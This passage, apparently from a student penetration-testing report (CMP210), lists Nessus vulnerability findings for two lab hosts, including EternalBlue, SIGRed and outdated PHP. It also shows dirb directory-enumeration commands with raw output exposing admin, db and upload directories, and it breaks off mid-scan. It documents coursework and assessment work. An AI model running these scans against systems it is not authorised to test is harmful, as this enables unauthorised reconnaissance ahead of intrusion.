INFO	HTTP Server Type and Version	Web Servers	1
INFO	HyperText Transfer Protocol (HTTP) Information	Web Servers	1

Figure 42, CMP210 Network Scan / 192.168.0.1 / HTTP (Multiple Issues)




□	MEDIUM	Finger Recursive Request Arbitrary Site Redirection	Misc.	1
□	MEDIUM	Unencrypted Telnet Server	Misc.	1
□	INFO	Nessus SYN scanner	Port scanners	18
□	INFO	DCE Services Enumeration	Windows	14
□	INFO	Service Detection	Service detection	9
□	INFO	7 SMB (Multiple Issues)	Windows	8
□	INFO	2 DNS (Multiple Issues)	DNS	3
□	INFO	LDAP Crafted Search Request Server Information Disclosure	Misc.	2
□	INFO	LDAP Server Detection	Service detection	2
□	INFO	Apache HTTP Server Version	Web Servers	1
□	INFO	Common Platform Enumeration (CPE)	General	1
□	INFO	Device Type	General	1
□	INFO	Ethernet Card Manufacturer Detection	Misc.	1
□	INFO	Ethernet MAC Addresses	General	1
□	INFO	Host Fully Qualified Domain Name (FQDN) Resolution	General	1
□	INFO	Hyper-V Virtual Machine Detection	General	1
□	INFO	ICMP Timestamp Request Remote Date Disclosure	General	1
□	INFO	Kerberos Information Disclosure	Misc.	1
□	INFO	Link-Local Multicast Name Resolution (LLMNR) Detection	Service detection	1

Figure 43, Remainder of Server1 Vulns, Part 1



□	INFO	Local Checks Not Enabled (info)	Settings	1
□	INFO	Nessus Scan Information	Settings	1
□	INFO	Nessus Windows Scan Not Performed with Admin Privileges	Settings	1
□	INFO	Network Time Protocol (NTP) Server Detection	Service detection	1
□	INFO	OS Identification	General	1
□	INFO	Patch Report	General	1
□	INFO	PHP Version Detection	Web Servers	1
□	INFO	POP Server Detection	Service detection	1
□	INFO	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)	Misc.	1
□	INFO	SMTP Server Detection	Service detection	1
□	INFO	Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1
□	INFO	TCP/IP Timestamps Supported	General	1
□	INFO	Telnet Server Detection	Service detection	1
□	INFO	Traceroute Information	General	1
□	INFO	Unknown Service Detection: Banner Retrieval	Service detection	1
□	INFO	Web Server No 404 Error Code Check	Web Servers	1

Figure 44, Remainder of Server1 Vulns, Part 2




CMP210 Network Scan / 192.168.0.2 / PHP (Multiple Issues)

‹ Back to Vulnerabilities

13 Vulnerabilities

□	Sev	Name	Family	Count
□	CRITICAL	PHP Unsupported Version Detection	CGI abuses	1
□	HIGH	PHP < 7.1.33 / 7.2.x < 7.2.24 / 7.3.x < 7.3.11 Remote Code Execution Vulnerability.	CGI abuses	1
□	HIGH	PHP 5.6.x < 5.6.31 Multiple Vulnerabilities	CGI abuses	1
□	HIGH	PHP 5.6.x < 5.6.32 Multiple Vulnerabilities	CGI abuses	1
□	HIGH	PHP 5.6.x < 5.6.34 Stack Buffer Overflow	CGI abuses	1
□	HIGH	PHP 5.6.x < 5.6.39 Multiple vulnerabilities	CGI abuses	1
□	HIGH	PHP 5.6.x < 5.6.40 Multiple vulnerabilities.	CGI abuses	1
□	MEDIUM	PHP < 7.3.24 Multiple Vulnerabilities	CGI abuses	1
□	MEDIUM	PHP 5.6.x < 5.6.33 Multiple Vulnerabilities	CGI abuses	1
□	MEDIUM	PHP 5.6.x < 5.6.36 Multiple Vulnerabilities	CGI abuses	1
□	MEDIUM	PHP 5.6.x < 5.6.37 exif_thumbnail_extract() DoS	CGI abuses	1
□	MEDIUM	PHP 5.6.x < 5.6.38 Transfer-Encoding Parameter XSS Vulnerability	CGI abuses	1
□	LOW	PHP 5.6.x < 5.6.35 Security Bypass Vulnerability	CGI abuses	1

Figure 45, CMP210 Network Scan / 192.168.0.2 / PHP (Multiple Issues)




CMP210 Network Scan / 192.168.0.2 / Microsoft Windows (Multiple Issues)

‹ Back to Vulnerabilities

5 Vulnerabilities

□	Sev	Name	Family	Count
□	CRITICAL	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Execution (2509553) (remote check)	Windows	1
□	CRITICAL	Unsupported Windows OS (remote)	Windows	1
□	HIGH	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (...	Windows	1
□	MEDIUM	MS16-047: Security Update for SAM and LSAD Remote Protocols (3148527) (Badlock) (uncredentialed check)	Windows	2
□	INFO	WMI Not Available	Windows	1

Figure 46, CMP210 Network Scan / 192.168.0.2 / Microsoft Windows (Multiple Issues)




CMP210 Network Scan / 192.168.0.2 / Microsoft Windows (Multiple Issues)

4 Vulnerabilities

Sev	Name	Family	Count
CRITICAL	Microsoft DNS Server Remote Code Execution (SIGRed)	DNS	1
CRITICAL	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Execution (2562485) (uncredentialed check)	DNS	1
MEDIUM	MS12-017: Vulnerability in DNS Server Could Allow Denial of Service (2647170) (uncredentialed check)	DNS	1
INFO	Microsoft DNS Server Version Detection	DNS	1

Figure 47, CMP210 Network Scan / 192.168.0.2 / Microsoft Windows (Multiple Issues)




CMP210 Network Scan / 192.168.0.2 / HTTP (Multiple Issues)

3 Vulnerabilities


Sev	Name	Family	Count
MEDIUM	HTTP TRACE / TRACK Methods Allowed	Web Servers	1
INFO	HTTP Server Type and Version	Web Servers	1
INFO	HyperText Transfer Protocol (HTTP) Information	Web Servers	1

Figure 48, CMP210 Network Scan / 192.168.0.2 / HTTP (Multiple Issues)



□	MEDIUM	Unencrypted Telnet Server	Misc.	1
□	INFO	DCE Services Enumeration	Windows	14
□	INFO	Nessus SYN scanner	Port scanners	14
□	INFO	7 SMB (Multiple Issues)	Windows	8
□	INFO	Service Detection	Service detection	6
□	INFO	2 DNS (Multiple Issues)	DNS	3
□	INFO	LDAP Crafted Search Request Server Information Disclosure	Misc.	2
□	INFO	LDAP Server Detection	Service detection	2
□	INFO	Apache HTTP Server Version	Web Servers	1
□	INFO	Common Platform Enumeration (CPE)	General	1
□	INFO	Device Type	General	1
□	INFO	Ethernet Card Manufacturer Detection	Misc.	1
□	INFO	Ethernet MAC Addresses	General	1
□	INFO	Host Fully Qualified Domain Name (FQDN) Resolution	General	1
□	INFO	Hyper-V Virtual Machine Detection	General	1
□	INFO	ICMP Timestamp Request Remote Date Disclosure	General	1
□	INFO	Kerberos Information Disclosure	Misc.	1
□	INFO	Link-Local Multicast Name Resolution (LLMNR) Detection	Service detection	1
□	INFO	Local Checks Not Enabled (info)	Settings	1

Figure 49, Remainder of Server2 Vulns, Part 1



□	INFO	Nessus Scan Information	Settings	1
□	INFO	Nessus Windows Scan Not Performed with Admin Privileges	Settings	1
□	INFO	Network Time Protocol (NTP) Server Detection	Service detection	1
□	INFO	OS Identification	General	1
□	INFO	Patch Report	General	1
□	INFO	PHP Version Detection	Web Servers	1
□	INFO	Server Message Block (SMB) Protocol Version 1 Enabled (uncredentialed check)	Misc.	1
□	INFO	Target Credential Status by Authentication Protocol - No Credentials Provided	Settings	1
□	INFO	TCP/IP Timestamps Supported	General	1
□	INFO	Telnet Server Detection	Service detection	1
□	INFO	Traceroute Information	General	1

Figure 50, Remainder of Server2 Vulns, Part 2

5.2.3 Dirb

Note – these lists are just of the directories in the wordlist that returned true, if it was all of them then this document would exceed 500 pages of repeated and irrelevant information.

```
dirb http://192.168.0.1
```

```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jan 13 17:19:27 2021
URL_BASE: http://192.168.0.1/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

*** Generating Wordlist...

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.0.1/ ----
*** Calculating NOT_FOUND code...
+ http://192.168.0.1/aux (CODE:403|SIZE:212)
+ http://192.168.0.1/cgi-bin/ (CODE:403|SIZE:217)
+ http://192.168.0.1/com1 (CODE:403|SIZE:213)
+ http://192.168.0.1/com2 (CODE:403|SIZE:213)
+ http://192.168.0.1/com3 (CODE:403|SIZE:213)
+ http://192.168.0.1/con (CODE:403|SIZE:212)
+ http://192.168.0.1/index.php (CODE:200|SIZE:22)
+ http://192.168.0.1/lpt1 (CODE:403|SIZE:213)
+ http://192.168.0.1/lpt2 (CODE:403|SIZE:213)
+ http://192.168.0.1/nul (CODE:403|SIZE:212)
+ http://192.168.0.1/prn (CODE:403|SIZE:212)
+ http://192.168.0.1/server-info (CODE:403|SIZE:220)
+ http://192.168.0.1/server-status (CODE:403|SIZE:222)
+ http://192.168.0.1/webalizer (CODE:403|SIZE:218)
-----------------
```

```
END_TIME: Wed Jan 13 17:19:32 2021

DOWNLOADED: 4612 - FOUND: 14

dirb http://192.168.0.2


-----------------

DIRB v2.22

By The Dark Raver

-----------------


START_TIME: Wed Jan 13 17:22:27 2021

URL_BASE: http://192.168.0.2/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt


-----------------


*** Generating Wordlist...

  GENERATED WORDS: 4612


---- Scanning URL: http://192.168.0.2/ ----

*** Calculating NOT_FOUND code...

    ==> DIRECTORY: http://192.168.0.2/admin/

  ==> DIRECTORY: http://192.168.0.2/Admin/

  ==> DIRECTORY: http://192.168.0.2/ADMIN/

+ http://192.168.0.2/aux (CODE:403|SIZE:212)

+ http://192.168.0.2/cgi-bin/ (CODE:403|SIZE:217)

+ http://192.168.0.2/com1 (CODE:403|SIZE:213)

+ http://192.168.0.2/com2 (CODE:403|SIZE:213)

+ http://192.168.0.2/com3 (CODE:403|SIZE:213)

+ http://192.168.0.2/con (CODE:403|SIZE:212)

  ==> DIRECTORY: http://192.168.0.2/db/

  ==> DIRECTORY: http://192.168.0.2/DB/

  ==> DIRECTORY: http://192.168.0.2/functions/

+ http://192.168.0.2/index.php (CODE:200|SIZE:3533)
```

```
  ==> DIRECTORY: http://192.168.0.2/lightbox/
+ http://192.168.0.2/lpt1 (CODE:403|SIZE:213)
+ http://192.168.0.2/lpt2 (CODE:403|SIZE:213)
+ http://192.168.0.2/nul (CODE:403|SIZE:212)
+ http://192.168.0.2/prn (CODE:403|SIZE:212)
+ http://192.168.0.2/server-info (CODE:403|SIZE:220)
+ http://192.168.0.2/server-status (CODE:403|SIZE:222)
  ==> DIRECTORY: http://192.168.0.2/templates/
+ http://192.168.0.2/webalizer (CODE:403|SIZE:218)
---- Entering directory: http://192.168.0.2/admin/ ----
*** Calculating NOT_FOUND code...
  + http://192.168.0.2/admin/aux (CODE:403|SIZE:218)
+ http://192.168.0.2/admin/com1 (CODE:403|SIZE:219)
+ http://192.168.0.2/admin/com2 (CODE:403|SIZE:219)
+ http://192.168.0.2/admin/com3 (CODE:403|SIZE:219)
+ http://192.168.0.2/admin/con (CODE:403|SIZE:218)
  ==> DIRECTORY: http://192.168.0.2/admin/engine/
+ http://192.168.0.2/admin/index.php (CODE:200|SIZE:1037)
  ==> DIRECTORY: http://192.168.0.2/admin/libraries/
+ http://192.168.0.2/admin/lpt1 (CODE:403|SIZE:219)
+ http://192.168.0.2/admin/lpt2 (CODE:403|SIZE:219)
+ http://192.168.0.2/admin/nul (CODE:403|SIZE:218)
+ http://192.168.0.2/admin/prn (CODE:403|SIZE:218)
---- Entering directory: http://192.168.0.2/Admin/ ----
*** Calculating NOT_FOUND code...
  + http://192.168.0.2/Admin/aux (CODE:403|SIZE:218)
+ http://192.168.0.2/Admin/com1 (CODE:403|SIZE:219)
+ http://192.168.0.2/Admin/com2 (CODE:403|SIZE:219)
+ http://192.168.0.2/Admin/com3 (CODE:403|SIZE:219)
+ http://192.168.0.2/Admin/con (CODE:403|SIZE:218)
  ==> DIRECTORY: http://192.168.0.2/Admin/engine/
+ http://192.168.0.2/Admin/index.php (CODE:200|SIZE:1037)
  ==> DIRECTORY: http://192.168.0.2/Admin/libraries/
```

```
+ http://192.168.0.2/Admin/lpt1 (CODE:403|SIZE:219)
+ http://192.168.0.2/Admin/lpt2 (CODE:403|SIZE:219)
+ http://192.168.0.2/Admin/nul (CODE:403|SIZE:218)
+ http://192.168.0.2/Admin/prn (CODE:403|SIZE:218)
---- Entering directory: http://192.168.0.2/ADMIN/ ----
*** Calculating NOT_FOUND code...
  + http://192.168.0.2/ADMIN/aux (CODE:403|SIZE:218)
+ http://192.168.0.2/ADMIN/com1 (CODE:403|SIZE:219)
+ http://192.168.0.2/ADMIN/com2 (CODE:403|SIZE:219)
+ http://192.168.0.2/ADMIN/com3 (CODE:403|SIZE:219)
+ http://192.168.0.2/ADMIN/con (CODE:403|SIZE:218)
  ==> DIRECTORY: http://192.168.0.2/ADMIN/engine/
+ http://192.168.0.2/ADMIN/index.php (CODE:200|SIZE:1037)
  ==> DIRECTORY: http://192.168.0.2/ADMIN/libraries/
+ http://192.168.0.2/ADMIN/lpt1 (CODE:403|SIZE:219)
+ http://192.168.0.2/ADMIN/lpt2 (CODE:403|SIZE:219)
+ http://192.168.0.2/ADMIN/nul (CODE:403|SIZE:218)
+ http://192.168.0.2/ADMIN/prn (CODE:403|SIZE:218)
---- Entering directory: http://192.168.0.2/db/ ----
*** Calculating NOT_FOUND code...
  + http://192.168.0.2/db/aux (CODE:403|SIZE:215)
+ http://192.168.0.2/db/com1 (CODE:403|SIZE:216)
+ http://192.168.0.2/db/com2 (CODE:403|SIZE:216)
+ http://192.168.0.2/db/com3 (CODE:403|SIZE:216)
+ http://192.168.0.2/db/con (CODE:403|SIZE:215)
  ==> DIRECTORY: http://192.168.0.2/db/files/
  ==> DIRECTORY: http://192.168.0.2/db/head/
+ http://192.168.0.2/db/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/db/lpt1 (CODE:403|SIZE:216)
+ http://192.168.0.2/db/lpt2 (CODE:403|SIZE:216)
  ==> DIRECTORY: http://192.168.0.2/db/menu/
+ http://192.168.0.2/db/nul (CODE:403|SIZE:215)
+ http://192.168.0.2/db/prn (CODE:403|SIZE:215)
```

```
  ==> DIRECTORY: http://192.168.0.2/db/uploaded/
---- Entering directory: http://192.168.0.2/DB/ ----
*** Calculating NOT_FOUND code...
+ http://192.168.0.2/DB/aux (CODE:403|SIZE:215)
+ http://192.168.0.2/DB/com1 (CODE:403|SIZE:216)
+ http://192.168.0.2/DB/com2 (CODE:403|SIZE:216)
+ http://192.168.0.2/DB/com3 (CODE:403|SIZE:216)
+ http://192.168.0.2/DB/con (CODE:403|SIZE:215)
  ==> DIRECTORY: http://192.168.0.2/DB/files/
  ==> DIRECTORY: http://192.168.0.2/DB/head/
+ http://192.168.0.2/DB/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/DB/lpt1 (CODE:403|SIZE:216)
+ http://192.168.0.2/DB/lpt2 (CODE:403|SIZE:216)
  ==> DIRECTORY: http://192.168.0.2/DB/menu/
+ http://192.168.0.2/DB/nul (CODE:403|SIZE:215)
+ http://192.168.0.2/DB/prn (CODE:403|SIZE:215)
  ==> DIRECTORY: http://192.168.0.2/DB/uploaded/
---- Entering directory: http://192.168.0.2/functions/ ----
*** Calculating NOT_FOUND code...
+ http://192.168.0.2/functions/aux (CODE:403|SIZE:222)
+ http://192.168.0.2/functions/com1 (CODE:403|SIZE:223)
+ http://192.168.0.2/functions/com2 (CODE:403|SIZE:223)
+ http://192.168.0.2/functions/com3 (CODE:403|SIZE:223)
+ http://192.168.0.2/functions/con (CODE:403|SIZE:222)
+ http://192.168.0.2/functions/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/functions/lpt1 (CODE:403|SIZE:223)
+ http://192.168.0.2/functions/lpt2 (CODE:403|SIZE:223)
+ http://192.168.0.2/functions/nul (CODE:403|SIZE:222)
+ http://192.168.0.2/functions/prn (CODE:403|SIZE:222)
---- Entering directory: http://192.168.0.2/lightbox/ ----
*** Calculating NOT_FOUND code...
+ http://192.168.0.2/lightbox/aux (CODE:403|SIZE:221)
+ http://192.168.0.2/lightbox/com1 (CODE:403|SIZE:222)
+ http://192.168.0.2/lightbox/com2 (CODE:403|SIZE:222)
+ http://192.168.0.2/lightbox/com3 (CODE:403|SIZE:222)
+ http://192.168.0.2/lightbox/con (CODE:403|SIZE:221)
  ==> DIRECTORY: http://192.168.0.2/lightbox/css/
  ==> DIRECTORY: http://192.168.0.2/lightbox/images/
  ==> DIRECTORY: http://192.168.0.2/lightbox/Images/
+ http://192.168.0.2/lightbox/index.html (CODE:200|SIZE:3141)
  ==> DIRECTORY: http://192.168.0.2/lightbox/js/
+ http://192.168.0.2/lightbox/lpt1 (CODE:403|SIZE:222)
+ http://192.168.0.2/lightbox/lpt2 (CODE:403|SIZE:222)
+ http://192.168.0.2/lightbox/nul (CODE:403|SIZE:221)
+ http://192.168.0.2/lightbox/prn (CODE:403|SIZE:221)
---- Entering directory: http://192.168.0.2/templates/ ----
*** Calculating NOT_FOUND code...
+ http://192.168.0.2/templates/aux (CODE:403|SIZE:222)
+ http://192.168.0.2/templates/com1 (CODE:403|SIZE:223)
+ http://192.168.0.2/templates/com2 (CODE:403|SIZE:223)
+ http://192.168.0.2/templates/com3 (CODE:403|SIZE:223)
+ http://192.168.0.2/templates/con (CODE:403|SIZE:222)
+ http://192.168.0.2/templates/index.htm (CODE:200|SIZE:0)
+ http://192.168.0.2/templates/lpt1 (CODE:403|SIZE:223)
+ http://192.168.0.2/templates/lpt2 (CODE:403|SIZE:223)
+ http://192.168.0.2/templates/nul (CODE:403|SIZE:222)
+ http://192.168.0.2/templates/prn (CODE:403|SIZE:222)
---- Entering directory: http://192.168.0.2/admin/engine/ ----
*** Calculating NOT_FOUND code...
+ http://192.168.0.2/admin/engine/aux (CODE:403|SIZE:225)
+ http://192.168.0.2/admin/engine/com1 (CODE:403|SIZE:226)
+ http://192.168.0.2/admin/engine/com2 (CODE:403|SIZE:226)
+ http://192.168.0.2/admin/engine/com3 (CODE:403|SIZE:226)
+ http://192.168.0.2/admin/engine/con (CODE:403|SIZE:225)
  ==> DIRECTORY: http://192.168.0.2/admin/engine/images/
  ==> DIRECTORY: http://192.168.0.2/admin/engine/Images/
```

```
+ http://192.168.0.2/admin/engine/index.htm (CODE:200|SIZE:0)
  ==> DIRECTORY: http://192.168.0.2/admin/engine/jscripts/
+ http://192.168.0.2/admin/engine/lpt1 (CODE:403|SIZE:226)
+ http://192.168.0.2/admin/engine/lpt2 (CODE:403|SIZE:226)
+ http://192.168.0.2/admin/engine/nul (CODE:403|SIZE:225)
+ http://192.168.0.2/admin/engine/prn (CODE:403|SIZE:225)
  ==> DIRECTORY: http://192.168.0.2/admin/engine/styles/
---- Entering directory: http://192.168.0.2/admin/libraries/ ----
*** Calculating NOT_FOUND code...
  (!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
---- Entering directory: http://192.168.0.2/Admin/engine/ ----
*** Calculating NOT_FOUND code...
+ http://192.168.0.2/Admin/engine/aux (CODE:403|SIZE:225)
+ http://192.168.0.2/Admin/engine/com1 (CODE:403|SIZE:226)
+ http://192.168.0.2/Admin/engine/com2 (CODE:403|SIZE:226)
+ http://192.168.0.2/Admin/engine/com3 (CODE:403|SIZE:226)
+ http://192.168.0.2/Admin/engine/con (CODE:403|SIZE:225)
  ==> DIRECTORY: http://192.168.0.2/Admin/engine/images/
  ==> DIRECTORY: http://192.168.0.2/Admin/engine/Images/
+ http://192.168.0.2/Admin/engine/index.htm (CODE:200|SIZE:0)
  ==> DIRECTORY: http://192.168.0.2/Admin/engine/jscripts/
+ http://192.168.0.2/Admin/engine/lpt1 (CODE:403|SIZE:226)
+ http://192.168.0.2/Admin/engine/lpt2 (CODE:403|SIZE:226)
+ http://192.168.0.2/Admin/engine/nul (CODE:403|SIZE:225)
+ http://192.168.0.2/Admin/engine/prn (CODE:403|SIZE:225)
  ==> DIRECTORY: http://192.168.0.2/Admin/engine/styles/
---- Entering directory: http://192.168.0.2/Admin/libraries/ ----
*** Calculating NOT_FOUND code...
